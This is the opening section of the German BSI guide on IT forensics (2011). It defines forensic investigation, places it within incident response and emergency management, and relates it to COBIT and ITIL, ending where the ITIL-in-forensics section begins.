







Leitfaden „IT-Forensik“

Version 1.0.1 (März 2011)

Bundesamt für Sicherheit in der Informationstechnik
Postfach 20 03 63
53133 Bonn
Tel.: +49 228 99 9582-0
E-Mail: lf-itforensik@bsi.bund.de
Internet: https://www.bsi.bund.de

Inhaltsverzeichnis

Einführung

Der vorliegende Leitfaden wurde erstellt, um einer großen Zielgruppe von Lesern den Einsatz der IT-Forensik zu erläutern und zu ermöglichen.

Der Leitfaden „IT-Forensik“ eignet sich sowohl als Grundlagenwerk zur tiefergehenden Einarbeitung in die Thematik, wie auch als Nachschlagewerk für einzelne praxisbezogene Problemstellungen.

Was ist IT-Forensik?

In der Sichtweise des BSI wird die IT-Forensik erweitert zu der geläufigen Auslegung (methodisches Vorgehen zur Aufklärung von Straftaten unter Verwendung von IT-Systemen) gesehen. Das streng methodische, jederzeit nachweisbare und begründbare Vorgehen während einer forensischen Untersuchung wird im Sinne des Leitfadens um die Betrachtungsweise und Einsatzmöglichkeiten aus der Sichtweise des Anlagenbetreibers ergänzt.

In diesem Sinne wird IT-Forensik als Datenanalyse zur Aufklärung von Vorfällen betrachtet. Das schließt Techniken der Vorfallsbearbeitung (engl. incident response) ein. Damit sind forensische Untersuchungen und Vorgehensweisen auch zur Bearbeitung von Supportfällen, d. h. Hardware- und Softwareversagen und Fehlbedienung durch den Nutzer, geeignet.

Eine wesentliche Erweiterung der Möglichkeiten der IT-Forensik durch diese Sichtweise ergibt sich aus der Integration der strategischen Vorbereitung. In Erwartung von Vorfällen und deutlich vor deren Eintreffen können hier Maßnahmen getroffen werden, welche die Ergebnisqualität der forensischen Untersuchung entscheidend verbessern können. Es wird deshalb für den vorliegenden Leitfaden festgelegt:

> IT-Forensik ist die streng methodisch vorgenommene Datenanalyse auf Datenträgern und in Computernetzen zur Aufklärung von Vorfällen unter Einbeziehung der Möglichkeiten der strategischen Vorbereitung insbesondere aus der Sicht des Anlagenbetreibers eines IT-Systems.

Eine entscheidende Konsequenz aus dieser Sichtweise ist, dass IT-Forensik bereits mit der strategischen Vorbereitung beginnt. Dabei wird die IT-Forensik als Mittel der Strafverfolgung in die hier vorgestellte Sichtweise integriert und bedient sich deren Techniken und akzeptierten Vorgehensweisen.

Ein Vorfall, welcher zunächst als Supportfall identifiziert wird, jedoch nach dem im Leitfaden vorgeschlagenen Vorgehen bearbeitet wird, kann somit wertvolle und verwertbare Hinweise liefern, wenn die Ursache nachträglich als absichtlich herbeigeführte Betriebsstörung erkannt wird. Um dies zu unterstreichen, sei beispielhaft hier eine doppelt vergebene IP-Adresse in einem großen lokalen Netzwerk genannt. Abhängig von der Netzwerkstruktur kann die Suche nach dem Auslöser des Störfalls mit konventionellen Mitteln sehr zeitaufwändig sein. Geht man jedoch methodisch unter Verwendung der IT-Forensik vor, findet sich der Verursacher schneller. Wenn es sich dann zusätzlich bei dem Verursacher um einen nicht authorisierten Klienten mit Schadensabsicht handelt, wurden im selben Arbeitsschritt der Vorfallsaufklärung die notwendigen Beweise auf akzeptierte Weise gesammelt.

Was leistet der vorliegende Leitfaden

Zielsetzung des Leitfadens

Das Ziel dieses Leitfadens ist die Präsentation eines praxistauglichen Modells für die IT-Forensik, aus dem Empfehlungen und Handlungsanweisungen abgeleitet werden können. Es wird eine Vorgehensweise vorgestellt, welche sowohl der Vorfallsaufklärung dienlich ist (dies schließt auch Vorfälle durch Fehlbedienungen und Komponentenversagen ein), jedoch auch formellen, bzw. juristischen Anforderungen genügt.
Basierend auf den im zu untersuchenden System gespeicherten Daten und Informationen wird deren beweissichere Gewinnung und Aufbereitung praxisnah beschrieben. Die beschriebene Vorgehensweise ist weitgehend unabhängig von konkreter forensischer Software. Das zugrunde liegende Modell erlaubt zudem das Einsortieren und die Verwendung neuer, nach Beendigung der Erstellung dieses Leitfadens entstandener Produkte. Um dies zu erreichen, wird aus einer datenzentrierten Sichtweise der forensische Prozess beginnend mit der Vorbereitung auf einen möglichen Vorfall bis hin zu dessen ausführlicher Dokumentation modelliert. Dazu werden die potentiell verfügbaren Daten identifiziert und erläutert.

Der Anlagenbetreiber im Mittelpunkt

Zielgruppen dieses Leitfadens sind Betreiber von IT-Anlagen, Administratoren, Sicherheitsverantwortliche aber auch Strafverfolgungsbehörden.
Neben dem klassischen Täter-/Opfer-PC als ein zu betrachtendes Szenario sollen gezielt die Anforderungen der Betreiber einer IT-Anlage berücksichtigt werden. Da der Betreiber einer IT-Anlage nicht zwangsläufig der Eigentümer der darin gespeicherten Information sein muss, wird zudem auf den gesetzlich vorgeschriebenen Datenschutz an geeigneter Stelle verwiesen.
Der Anlagenbetreiber hat bei Verwendung der gleichen Vorgehensweise eines Ermittlungsbeamten (siehe dazu auch die detaillierten Ausführungen in [New07]) zusätzliche Interessen. So gilt es beispielsweise, einen erneuten Vorfall unter Einsatz eines vergleichbaren Vorgehens zu verhindern. Auch ist es u. U. für die Schadensbegrenzung wichtig zu bestimmen, welche Daten im Verlauf eines Vorfalls von einem Angreifer eingesehen werden konnten.

Was wird nicht im Detail betrachtet?

Es ist nicht das Ziel des Leitfadens sämtliche zur Zeit auf dem Markt verfügbaren forensischen Werkzeuge im Detail oder in ihrer Anwendung vorzustellen. Dieser Leitfaden soll Anregungen für eine möglichst vollständige, methodisch angemessene Durchführung von forensischen Untersuchungen geben. Im Rahmen dieser Version des Leitfadens wird die Untersuchung des Arbeitsspeichers eines IT-Systems nicht betrachtet, auch wenn ausgewählte Eigenschaften des Arbeitsspeichers und darin gespeicherter Datenarten diskutiert werden. Des Weiteren wird auf besondere Charakteristiken, welche sich durch den Einsatz von WLAN-Technologie ergeben, nicht eingegangen (bspw. die Ortung von Funknetzteilnehmern oder die Eigenschaften von AdHoc-Netzwerken).

Die im vorliegenden Leitfaden vorgestellten grundlegenden Prinzipien und Vorgehensweisen sind jedoch nach einer geeigneten Adaption auch auf diesen Anwendungsfeldern einsetzbar.

Strukturierung des Leitfadens

Einordnung der IT-Forensik in Vorfallsbearbeitung

In **Kapitel 1** werden grundlegende Begrifflichkeiten der IT-Forensik einführend vorgestellt und es wird eine Einordnung bzw. Abgrenzung zu anderen Veröffentlichungen aus der IT-Forensik vorgenommen. Weiterhin wird die IT-Forensik im Zusammenhang zu verwandten Themen des IT-Sicherheits-managements positioniert.

Einen weiterer Schwerpunkt wird auf die strategische Vorbereitung im Vorfeld einer forensischen Untersuchung als einer der Kernaspekte der IT-Forensik gelegt.

Das **Kapitel 2** stellt das für den Leitfaden entwickelte dreiteilige Modell des forensischen Prozesses vor.

Als erster Teilaspekt wird der zeitlichen Ablauf einer forensischen Untersuchung dargestellt.

Abschitte des forensischen Prozesses

Der zeitliche Ablauf einer forensischen Untersuchung wird hierzu unterteilt in

- die strategische Vorbereitung,
- die operationale Vorbereitung,
- die Datensammlung,
- die Untersuchung,
- die Datenanalyse und
- die Dokumentation.

Grundlegende Methoden

Als zweiten Aspekt des Modells des forensischen Prozesses werden sechs grundlegende grundlegende Methoden eingeführt. Dies sind

- Methoden des Betriebssystems;
- Methoden des Dateisystems;
- Explizite Methoden der Einbruchserkennung;
- Methoden einer IT-Anwendung;
- Methoden der Skalierung von Beweismöglichkeiten;
- Methoden der Datenbearbeitung und Auswertung.

Es wird systematisch aufgezeigt und beschrieben, wie die einzelnen Methoden arbeiten und den forensischen Prozess in den jeweiligen Untersuchungsschritten unterstützen können. Dabei werden die Wechselbeziehungen der grundlegenden Methoden innerhalb des Gesamtprozesses verdeutlicht.

Für ausgewählte exemplarische forensische Werkzeuge wird zudem beschrieben, wie das Werkzeug einzuordnen ist, d. h. bei welchem Untersuchungsschritt es behilflich sein kann.

In den Beispielen wird aus methodischen Gründen Open Source Werkzeugen Vorrang gewährt, jedoch auch anhand von kommerziell erhältlichen Produkten deren Äquivalenz gezeigt.

In den Erläuterungen zu Betriebssystemen und Dateisystemen werden die derzeit gängigsten einbezogen und Microsoft Windows XP/2003 (überblicksartig MS Vista/Server 2008) und Linux openSUSE Linux sowie die Dateisysteme NTFS, FAT, EXT und ausgewählte Erweiterungen beschrieben.

Forensische Datenarten

Als letzter Teilaspekt werden die acht forensischen Datenarten vorgestellt. Diese Kategorisierung erlaubt es, sowohl die unterschiedlichen Eingangsdaten für forensische Werkzeuge als auch die Ausgabedaten dieser zu kategorisieren.

- Hardwaredaten
- Rohdateninhalte
- Details über Daten
- Konfigurationsdaten
- Kommunikationsprotokolldaten
- Prozessdaten
- Sitzungsdaten
- Anwenderdaten

Der Nutzen dieser systematsichen Einteilung liegt in deren Unabhängigkeit von speziellen forensischen Softwareprodukten.

In **Kapitel 3** wird auf der Basis des Modells und seiner Teilaspekte die Aufarbeitung von Szenarien vorgestellt.

Basisszenarien

Dies geschieht zunächst mit ausgewählten Basisszenarien, welche häufig angewandte Tätigkeiten beschreiben. Diese Basisszenarien zeigen, wie die einzelnen Methoden und deren konkrete Werkzeuge in einer geeigneten Kombination anwendbar sind, um ausgewählte Vorfälle zu untersuchen.

Dabei wird zwischen:

- datenorientierten Basisszenarien, d. h. hier wird der Fokus auf die Gewinnung und Untersuchung der in einem System enthaltenen Daten gelegt (z. B. Gewinnung eines forensisch anerkannten Datenträger-abbildes, Untersuchung eines Dateiinhalts mittels der Technik des Filecarvings) und
- vorfallsorientierten Basisszenarien, d. h. hier liegt der Fokus auf der Dokumentation der Vorgänge anhand eines Vorfallsverlaufs (z. B. Aufklärung eines Rootkitvorfalls, Nachweis der Modifikation der Systemzeit)

unterschieden.

Komplexszenarien

Unter Rückgriff auf diese Basisszenarien wird darauf aufbauend für vier komplexe forensische Vorgänge:

- Aufklärung des Vorfalls mit Verursacher im Internet,
- Aufklärung des Vorfalls mit Verursacher im Intranet,

- Vorfallsaufklärung innerhalb einer IT-Anwendung,
- Vorfallsaufklärung mit direktem Zugriff auf Täter-/Opfer-PC

die forensische Untersuchung anhand des Modells des forensischen Prozesses und der detaillierten Vorgehensweise beschrieben.

Dabei kommen alle drei Teilaspekte des Modells zum Einsatz. Das Ziel ist es, anhand nachvollziehbarer Beispiele die Praxistauglichkeit der vorgeschlagenen Vorgehensweise zu unterstreichen. Es wird gezeigt, wie eine geschickte Auswahl und Anwendung von forensischen Werkzeugen nach der Bestimmung der benötigten forensischen Datenarten die forensische Untersuchung zum Erfolg bringen können. Dabei wird der gesamte Verlauf der forensischen Untersuchung beginnend mit der strategischen Vorbereitung bis hin zum Abschlußbericht dokumentiert. Der Leser wird in die Lage versetzt, einerseits bei einem speziellen Verdacht selbständig mittels des Modells die richtige Methode und das dazu gehörige Werkzeug zu bestimmen, als auch andererseits, ein konkret vorgefundenes Werkzeug in den forensischen Prozess einzuordnen und zu bewerten.

In **Kapitel 4** werden abschließende Hinweise zur Anwendung der vorgestellten Herangehensweise (Modell) gegeben. Es werden aber auch Grenzen der Ermittelbarkeit von Vorfällen aufgezeigt und eine Motivation für die Notwendigkeit der Erweiterung der Liste von ausgewählten forensischen Werkzeugen gegeben.

Im **Anhang** werden in einer höheren Detailstufe für jede der sechs grundlegenden Methoden exemplarische ausgewählte, konkrete Werkzeuge vorgestellt. Des Weiteren wird die Konstruktion und Anwendung eines forensischen Werkzeugs „forensischer Fahrtenschreiber“ beschrieben, welches zum Nachweis von Vorfällen innerhalb eines Netzwerks benutzt werden kann. Ebenfalls im Anhang befindet sich eine Anleitung zur Einrichtung eines Logdatenservers, welcher zentralisiert die Ereignisdaten einer IT-Anlage sicher verwahren kann.

Den Abschluss des Leitfadens bildet eine Sammlung ausgewählter Checklisten zum Abarbeiten von häufig vorkommenden Abläufen während einer forensischen Untersuchung.

Begriffsfindung und Einordnung der IT-Forensik in ausgewählte Prozesse der IT-Sicherheit

In diesem Abschnitt werden zunächst wichtige begriffliche Grundlagen gelegt. Anschließend wird die IT-Forensik in den Prozess des Notfall- und des IT-Servicemanagements eingeordnet.

Die IT-Forensik wird wie folgt definiert:

> IT-Forensik ist die streng methodisch vorgenommene Datenanalyse auf Datenträgern und in Computernetzen zur Aufklärung von Vorfällen unter Einbeziehung der Möglichkeiten der strategischen Vorbereitung insbesondere aus der Sicht des Anlagenbetreibers eines IT-Systems.

Allgemein lässt sich die IT-Forensik in die *Post-mortem-Analyse* und in die *Live-Forensik* bzgl. des Zeitpunktes der Untersuchung einordnen.

Dabei wird bei der **Post-mortem-Analyse** (auch bekannt als Offline-Forensik) der Vorfall nachträglich aufgeklärt. Dies geschieht im Wesentlichen durch die Untersuchung von Datenträgerabbildern (so genannten Images) auf nichtflüchtige Spuren (zumindest in einem bestimmten Zeitraum[1]) von Vorfällen. Das Hauptaugenmerk liegt dabei auf der Gewinnung und Untersuchung von gelöschten, umbenannten sowie anderweitig versteckten und verschlüsselten Dateien von Massenspeichern.

Bei der **Live-Forensik** (auch bekannt als Online-Forensik) hingegen beginnt die Untersuchung bereits während der Laufzeit des Vorfalls. Hier wird vordringlich versucht, so genannte flüchtige Daten zu gewinnen und zu untersuchen. Diese beinhalten unter anderem den Hauptspeicherinhalt, Informationen über bestehende Netzwerkverbindungen und gestartete Prozesse.

Notfallmanagement

Eine forensische Untersuchung lässt sich allgemein in die Vorfallsbearbeitung bzw. Krisenreaktion (engl. incident response) eingliedern (siehe dazu auch die Ausführungen in [Fre07]). Diese Vorfallsbearbeitung ist ein Teil des *Notfallmanagements*. Hinsichtlich des Notfallmanagements wird auf die Ausführungen des BSI-Standards 100-4 verwiesen[2].

Das Notfallmanagement schließt neben der Vorfallsbearbeitung auch den Wiederanlauf und die Wiederherstellung ein (siehe dazu auch [Rös03]):

- Durch Sofortmaßnahmen (die Krisenreaktion) sollen unmittelbare und dringliche Aufgaben erfüllt und der entstandene Schaden begrenzt werden. Finanzielle Erwägungen spielen eine untergeordnete Rolle.
- Der Wiederanlauf (engl. Recovery) soll einen Notbetrieb (mit vermutlich

1 Auch Daten auf Massenspeichern können verloren gehen, da das Trägermedium auch altert (bspw. die Magnetplatten von Festplatten).
2 http://www.bsi.de/literat/bsi_standard/bsi-standard_100-4_v070.pdf

eingeschränkter Kapazität) einleiten, Folgeschäden verhindern oder zumindest begrenzen und den Zeitdruck für die Wiederherstellung vermindern.

- Die Wiederherstellung (die Restauration) soll den vorherigen Zustand (vor dem Auftreten des Vorfalls) herstellen, alle Auswirkungen des Vorfalls beseitigen, also eine De-Eskalation und damit den Normalbetrieb sicherstellen.

Die Komplexität einer forensischen Untersuchung erfordert oftmals Untersuchungen in jedem der drei vorgestellten Bereiche.

Selbst im nachfolgenden Normalbetrieb können IT-forensische Untersuchungen von Nöten sein, um das Gesamtbild des Vorfalls zu vervollständigen. Auch sollten bereits vor dem Eintreffen eines Vorfalls Maßnahmen der strategischen Vorbereitung getroffen werden, welche einen erheblichen Einfluss auf die Qualität und den Umfang der Gewinnung von Daten über den Vorfall haben. Die nachfolgende Abbildung 1 verdeutlicht diese zeitliche Einordnung der IT-Forensik in das Notfallmanagement.




Abb. 1: Zeitliche Einordnung der Krisenreaktion nach [Rös03] mit Hinzunahme der IT-Forensik

Oftmals stehen sich nach einem Vorfall jedoch unterschiedliche Interessen bei der Reaktion auf einen Sicherheitsvorfall und der IT-Forensik gegenüber. Die Reaktion auf einen Sicherheitsvorfall soll beispielsweise nach [Fre07]:

- eine schnelle Bestätigung liefern, ob ein Vorfall aufgetreten ist;
- einen Vorfall erkennen und eindämmen;
- eine Zuordnung ermöglichen, wer und was betroffen ist;
- Auswirkungen des Vorfalls für die betroffenen IT-Anlagenbetreiber einschätzen;
- den möglichen entstandenen Schaden benennen.

Der Faktor der Reaktionszeit spielt somit bei der Reaktion auf einen

Sicherheitsvorfall eine große Rolle und die Eindämmung des entstandenen Schadens (u. a. durch Ausgrenzung des Auslösers des Vorfalls) steht an erster Stelle. Für die forensische Ermittlung des Täters könnte es hingegen von Interesse sein, diesen nicht sofort vom betroffenen IT-System auszugrenzen, wenn er sich noch auf diesem befindet, um wichtige Daten über den Angreifer und seine Vorgehensweise zu gewinnen. Des Weiteren ist es für eine Organisation bzw. für ein Unternehmen eine wichtige Information, welche Daten durch einen Vorfall in beliebiger Form verändert oder auch nur eingesehen wurden. Die Integration der IT-Forensik in den Prozess der Reaktion auf einen Vorfall und die daraus resultierenden Problemfelder wurde u. a. in einer Veröffentlichung des US-amerikanischen Normungsinstuts NIST (siehe [Ken06]) diskutiert.

Die IT-Forensik kann als Bindeglied zwischen der Reaktion auf einen Vorfall als Teil einer Incident-Response-Strategie und der Strafverfolgung bezeichnet werden. Dies liegt unter anderem darin begründet, dass sowohl die Reaktion auf einen Vorfall als auch die Durchführung einer Untersuchung im Sinne der IT-Forensik ähnliche Fragen zu beantworten versuchen.

Es ist daher notwendig, den typischen Ablauf von absichtlich provozierten Vorfällen zu kennen. Dieser soll hier kurz umrissen werden[3]:

Zunächst wird erst einmal grob der Zielbereich für weitere Tätigkeiten festgelegt (beispielsweise durch die Auswahl eines IP-Bereiches). Dies beinhaltet das Abfragen von Namensdiensteinträgen (DNS). Als Ergebnis entsteht eine Liste von IP-Adressen einer gewünschten Zielumgebung.

Dem schließt sich typischerweise ein Port- und Protokollscan an. Das Ergebnis eines solchen Scans ist eine Liste von IP-Adressen mit den zugehörigen Ports (TCP und UDP) sowie evtl. weitere unterstützte Protokolle.

Im nächsten Schritt wird versucht herauszufinden, welche Anwendungen (idealerweise mit Versionsnummern und Patchleveln) zu den festgestellten offenen Ports gehören. Mit diesen Informationen kann gezielt nach Schwachstellen und Sicherheitslücken gesucht werden.

Im nachfolgenden Schritt des Exploitings bzw. der Penetration wird versucht, entweder gleich einen Zugang zum System als Systemadministrator zu bekommen oder als normaler Benutzer mit dem Ziel des nachfolgenden Erlangens von Systemadministratorrechten Zutritt zu bekommen. Häufig werden danach Hintertüren eingerichtet, um auch nach dem Schließen der ausgenutzten Sicherheitslücke in das System zu kommen. Um den Vorgang zu verschleiern, wird dann versucht, Spuren der Vorgänge zu beseitigen (z. B. durch Bereinigen von Logdateien).

Maßnahmen der Reaktion auf einen Vorfall würden die Beseitigung der ausgenutzten Schwachstellen und einen Wiederanlauf der betroffenen Systeme umfassen. Im Rahmen der IT-Forensik sind vor allem die potentielle Ermittlung des Verursachers und eine weitgehend lückenlose Rekonstruktion des Vorfalls Ziel der Untersuchung.

Risikobewertung als Teil der strategischen Vorbereitung

Betreiber von IT-Anlagen müssen im Vorfeld die Bedrohungssituation ihrer

3 Siehe dazu auch detailliert [Ges08]

Systeme abschätzen. Dieses ist in erster Linie zur Installation und Unterhaltung von Schutzmaßnahmen erforderlich. In zweiter Linie wird diese Risikobewertung jedoch auch für die IT-Forensik aus der Sicht des Anlagenbetreibers bedeutsam. Dieses ergibt sich daraus, dass eine der Risikobewertung entsprechende strategische Vorbereitung für eine Untersuchung mit Maßnahmen der IT-Forensik erfolgen sollte.

In die Eintrittswahrscheinlichkeit spielen Faktoren hinein, wie beispielsweise:

- die Häufigkeit der Bedrohung (gewonnen aus vorangegangen Erfahrungen bzw. Statistiken);
- die Fähigkeiten, Ressourcen und die Motivation eines potentiellen Täters;
- die Verwundbarkeit und die Attraktivität eines IT-Systems und der darin gespeicherten Daten.

In der im Kapitel vorgestellten CERT-Taxonomie werden insbesondere die beiden letztgenannten Punkte bewertet. Das existente Risiko ergibt sich dabei aus der Wahrscheinlichkeit eines Vorfalls und der zu erwartende Schadenshöhe. Die Risikobewertung wird u. a. in dem IT-Grundschutz als Teil des Sicherheitsmanagements[4] beschrieben.

COBIT und ITIL

Kurzvorstellung COBIT und ITIL

Im Rahmen des IT-Sicherheitsmanagements spielen u. a. die Empfehlungen nach COBIT[5] (Control Objectives for Information and related Technology) und ITIL[6] (Information Technology Infrastructure Library) eine bedeutsame Rolle, auf welche hier näher im Zusammenhang mit der IT-Forensik eingegangen wird.
Dabei ist nach [Boc08] COBIT ein Rahmenwerk (engl. Framework) von generell anwendbaren und international akzeptierten IT-prozessbezogenen Kontroll- und Steuerungszielen, die in einem Unternehmen bzw. einer Organisation betrachtet und umgesetzt werden sollten, um eine verlässliche Anwendung der Informationstechnologie zu gewährleisten. Nach [Boc08] ist COBIT inzwischen der De-Facto-Standard für interne Kontrollsysteme im IT-Bereich.
Im Rahmen des ITIL-Frameworks [ITIL08] wird ein IT-Service-Management beschrieben. Dieses orientiert sich ausschließlich am Kundennutzen und der unternehmens- bzw. behördeninternen Effizienz. Dazu sind in ITIL sind die wichtigsten Praktiken und Prozesse einer IT-Organisation beschrieben, jedoch werden die genauen Abläufe und die dafür notwendigen Werkzeuge nicht vorgegeben. Stattdessen werden anhand von Checklisten Aufgaben und Verfahren vorgeschlagen, welche auch von der IT-Organisation individuell angepasst werden können.

Im Vergleich zu ITIL liegt der Fokus bei COBIT auf der *Kontrolle* und *Steuerung* von IT-Prozessen. Dies ist auch in der Urheberschaft durch den internationalen Prüfungsverband ISACA (Information Systems Audit and Control Association) von Auditoren und Revisoren begründet.

4 siehe dazu auch http://www.bsi.bund.de/gshb/deutsch/baust/b01000.htm
5 http://www.isaca.org/cobit
6 http://www.itil-officialsite.com

COBIT allgemein

COBIT allgemein

Nach [Boc08] definiert COBIT für jeden IT-Prozess sowohl die Geschäftsziele als auch die Kontroll- und Steuerungsziele, die durch diesen Prozess unterstützt werden sollen.

Für die Kontroll- und Steuerungsziele werden sieben Arten von Geschäftsanforderungen berücksichtigt:

- die Sicherheitsanforderungen Vertraulichkeit, Integrität, Verfügbarkeit;
- Effektivität (Wirksamkeit), Effizienz (Wirtschaftlichkeit);
- Compliance (Einhaltung rechtlicher Erfordernisse) und Zuverlässigkeit (Ordnungsmäßigkeit) der Berichterstattung.

Für jeden Prozess müssen nach COBIT die benötigten Ressourcen definiert werden, die dieser Prozess liefert, bearbeitet und benötigt. Unter Verwendung eines prozessorientierten Geschäftsmodells wird die Struktur der Kontrollziele innerhalb der Informationstechnologie anhand von den vier Bereichen:

- Planung und Organisation;
- Beschaffung und Implementation;
- Betrieb und Unterstützung;
- Überwachung und Bewertung

zusammengefasst. Für jeden Prozess wird durch COBIT generisch festgelegt, welche Kernaufgaben definiert sein sollten und welche Kontroll- und Steuerungsziele abgedeckt werden müssen.

COBIT in der IT-Forensik

COBIT in der IT-Forensik

COBIT ordnet in [ISACA08] die IT-Forensik einem IT-Management Prozess zu. Die dort gelieferte Beschreibung adressiert vornehmlich Entscheidungsträger und Auditoren. Die IT-Forensik innerhalb von COBIT wird als Prozess zur Feststellung der tatsächlichen Vorgänge während eines Vorfalls durch sofortige Erfassung von Daten gesehen. Die gewonnenen Daten dienen der Identifikation eines Angreifers und der Bereitstellung von Beweisen für die Unterstützung von Strafverfolgungsbehörden. Des Weiteren wird der Nutzen für Unternehmen und Organisationen durch einen verbesserten Schutz des Datenbestands vor zukünftigen Angriffen und die Gewinnung von Erkenntnissen über einen Angreifer und den Angriff betont. Vor allem wird auf die folgenden Charakteristiken verwiesen:

- Betonung der Notwendigkeit einer sofortigen Reaktion, da sonst der Verlust bzw. die Verfälschung von Beweisen droht;
- Gewinnung und Sicherung von Daten so zeitnah wie möglich nach der Feststellung eines Vorfalls;

- Forensische Sicherung von Daten zur potentiellen Verwendung vor Gericht;
- der Datensammlungsprozess soll den geringsten Einfluss auf das System haben und den Geschäftsablauf nach Möglichkeit nicht unterbrechen;
- Identifikation des Angreifers und Erbringung von Tatbeweisen.

Schlüsselelemente der IT-Forensik nach COBIT

Nach [ISACA08] werden auf der technischen Ebene die folgenden Schlüsselelemente für den forensischen Prozess beschrieben:

- Schutz der gewonnenen Daten;
- Datenakquisition;
- Imaging;
- Extraktion;
- Untersuchung;
- Zusammenführung/Normalisierung;
- Reporting.

Im Rahmen der Datenakquisition wird die Untersuchung von Massenspeichern behandelt, welche ihre gespeicherten Daten nicht nach dem Abschalten der IT-Anlage verlieren. Aber auch die häufige Notwendigkeit der Sammlung flüchtiger Daten einschließlich offener Ports, aktiver Prozesse, eingelogter Benutzer und Teilen des Hauptspeichers werden betont. Sowohl auf die Erfassung flüchtiger als auch nichtflüchtiger Daten wird im Leitfaden in den Kapiteln und eingegangen.

Kontroll- und Steuerungsziele nach COBIT

Die betroffenen Kontroll- und Steuerungsziele nach COBIT sind im Einzelnen:

Primärziele

- PO8 - Sicherstellen der Compliance mit externen Anforderungen
- AI1 - Identifikation automatisierter Lösungen
- DS1 - Definition und Management von Service-Leveln
- DS2 - Management von Third-Party Diensten
- DS5 - Gewährleistung der Sicherheitssysteme
- DS10 - Problem- und Vorfallsmanagement
- DS11 - Datenmanagement
- M1 - Prozessüberwachung
- M3 - Einholung einer unabhängigen Zusicherung

Sekundärziele:

- PO1 - Definition eines strategischen IT-Plans
- PO4 - Definition der IT-Organisationen und ihrer Beziehungen
- DS6 - Identifikation und Bereitstellung der Kosten

- DS12 - Management der Anlagen
- DS13 - Management der Operationen
- M2 - Bewertung der Eignung von internen Kontrollen

Hiermit werden in [ISACA04] gemäß COBIT Steuerungs- und Kontrollziele benannt, jedoch keine technischen bzw. organisatorischen Maßnahmen zum Erreichen dieser beschrieben, was in der Natur des COBIT-Frameworks liegt. Für die IT-Forensik dient COBIT zur Strukturierung von Prozessen.

Die bedeutsamsten Kriterien beim der Revision (Review) einer forensischen Untersuchung sind:

- Primär - Zuverlässigkeit, Integrität und Compliance
- Sekundär - Vertraulichkeit und Verfügbarkeit

Somit können die technischen Maßnahmen dieses Leitfadens, welche diesen Steuerungs- und Kontrollzielen in deren Umsetzung genügen und mittels des COBIT Rahmenwerks in die Prozesse eines Unternehmens bzw. einer Organisation integriert werden.

ITIL allgemein

ITIL allgemein

Das Vorgehen nach ITIL basiert auf organisatorischen Maßnahmen und entspricht nach [Boc08] einem kontinuierlichen Prozess. Dieser Prozess beginnt mit der Durchführung einer Standortbestimmung (Assessment) und besteht in der Beantwortung der Fragen der nachfolgenden Abbildung 2:




Abb. 2: Assessment - Typisches Vorgehen bei der ITIL-Implementierung nach [Boc08]

Um einen Prozess nach ITIL einzuführen, muss dieser beschrieben werden. Dies beinhaltet die folgenden Punkte:

- Benennung eines Prozessverantwortlichen,
- Beschreibung der wesentlichen Prozessschritte mit einem geeigneten Werkzeug,
- Definition der verantwortlichen Rollen für die Prozessschritte,
- Benennung der notwendigen Dokumente und Aufzeichnungen, die im entsprechenden Prozess verwendet und geführt werden,
- Definition von Kennzahlen bezüglich Qualität und Kosten/Zeiten.

Wichtig dabei ist, dass alle Prozesse in einer Übersicht zusammengefasst werden müssen, der so genannten Prozesslandschaft. Aus dieser Prozesslandschaft sind dann die wesentlichen Zusammenhänge erkennbar.

ITIL in der IT-Forensik

